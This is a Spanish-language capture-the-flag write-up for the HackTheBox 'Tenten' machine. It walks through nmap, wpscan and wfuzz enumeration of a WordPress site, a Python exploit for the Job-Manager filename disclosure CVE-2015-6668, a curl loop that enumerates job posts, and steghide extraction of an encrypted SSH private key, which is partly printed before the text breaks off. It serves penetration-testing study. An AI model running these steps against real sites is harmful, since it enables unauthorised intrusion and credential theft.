
Tenten - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://tenten.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 nos redirige al dominio "tenten.htb". Lo añadimos al archivo /etc/hosts y vamos a ver el contenido:



Nos encontramos ante un wordpress. Vamos a enumerarlo con "wpscan":


```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://tenten.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
 |  - http://tenten.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>
```

```
[+] takis
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://tenten.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Es un wordpress 4.7.3 y encontramos al usuario takis. Vamos a enumerar los pluggins:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hc 404 -w /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt http://tenten.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://tenten.htb/FUZZ
Total requests: 13370

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000468:   200        0 L      0 W        0 Ch        "wp-content/plugins/akismet/"
000004593:   500        0 L      0 W        0 Ch        "wp-content/plugins/hello.php/"
000004592:   500        0 L      0 W        0 Ch        "wp-content/plugins/hello.php"
000005242:   403        11 L     32 W       316 Ch      "wp-content/plugins/job-manager/"
```


Buscamos vulnerabilidades para job-manager:




Lo que hace este script es localizar archivos jpg, png y jpeg dentro de la ruta uploads. Necesitamos introducir al url y el nombre del archivo.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat script.py
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: ⩽0.7.25
"""
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2017,2019):
    for i in range(1,13):
        for extension in {'jpeg','png','jpg'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i) + "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
```


Como de momento no sabemos el nombre del archivo vamos a enumerar la web. Hay un apartado que pone "Jobs Listing":




Si hacemos click nos lleva aqui:



Si hacemos click en apply now nos lleva a la siguiente URL:



Si cambiamos el numero a 1 aparece como titulo "Hellow world":



Nos sale un titulo distinto, vamos a listar todos los titulos a traves de un curl:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://tenten.htb/index.php/jobs/apply/1/|grep "Job Application:"
<title>Job Application: Hello world! &#8211; Job Portal</title>
                <h1 class="entry-title">Job Application: Hello world!</h1>                    </header><!-- .entry-header -->
```

Lo adaptamos para que solo nos salga el nombre del titulo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X GET http://tenten.htb/index.php/jobs/apply/1/|grep '<h1 class="entry-title">Job Application:'|cut -d ':' -f 2|cut -d '<' -f 1
 Hello world!
```

Y creamos un bucle para que nos muestre todos los titulos:

```
for i in {1..100};do echo "Se ha encontrado el titulo:" $(curl -s -X GET http://tenten.htb/index.php/jobs/apply/$i/|grep '<h1 class="entry-title">Job Application:'|cut -d ':' -f 2|cut -d '<' -f 1);done
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ for i in {1..100};do echo "Se ha encontrado el titu
Se ha encontrado el titulo: Hello world!
Se ha encontrado el titulo: Sample Page
Se ha encontrado el titulo: Auto Draft
Se ha encontrado el titulo:
Se ha encontrado el titulo: Jobs Listing
Se ha encontrado el titulo: Job Application
Se ha encontrado el titulo: Register
Se ha encontrado el titulo: Pen Tester
Se ha encontrado el titulo:
Se ha encontrado el titulo: Application
Se ha encontrado el titulo: cube
Se ha encontrado el titulo: Application
Se ha encontrado el titulo: HackerAccessGranted
Se ha encontrado el titulo: Application
```

Lo complicado de esta maquina es averiguar que el titulo llamado "HackerAccessGranted" es el archivo que hay que buscar a traves del script que hemos descargado antes por la vulnerabilidad de "job manager":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python2 script.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: ⩽0.7.25

Enter a vulnerable website: http://tenten.htb
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://tenten.htb/wp-content/uploads/2017/04/HackerAccessGranted.jpg
```

Nos ha encontrado un archivo, vamos a descargarlo:

tenten.htb/wp-content/uploads/2017/04/HackerAccessGranted.jpg

Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Vamos a ver si en su interior tiene otro archivo inyectado y podemos extraerlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7LMdm/o5O5As+ChDYFNphV1XDgfDzHgonKMC4iES7Jk8Gz20PJsm
SdWCazF6pIEqhI4NQrnkd8kmKqzkpfWqZDz3+g6f49GYf97aM5TQgTday2oFqoXH
WPhK3Cm0tMGqLZA01+oNuwXS0H53t9FG7GqU31wj7nAGWBpfGodGwedYde4zlOBP
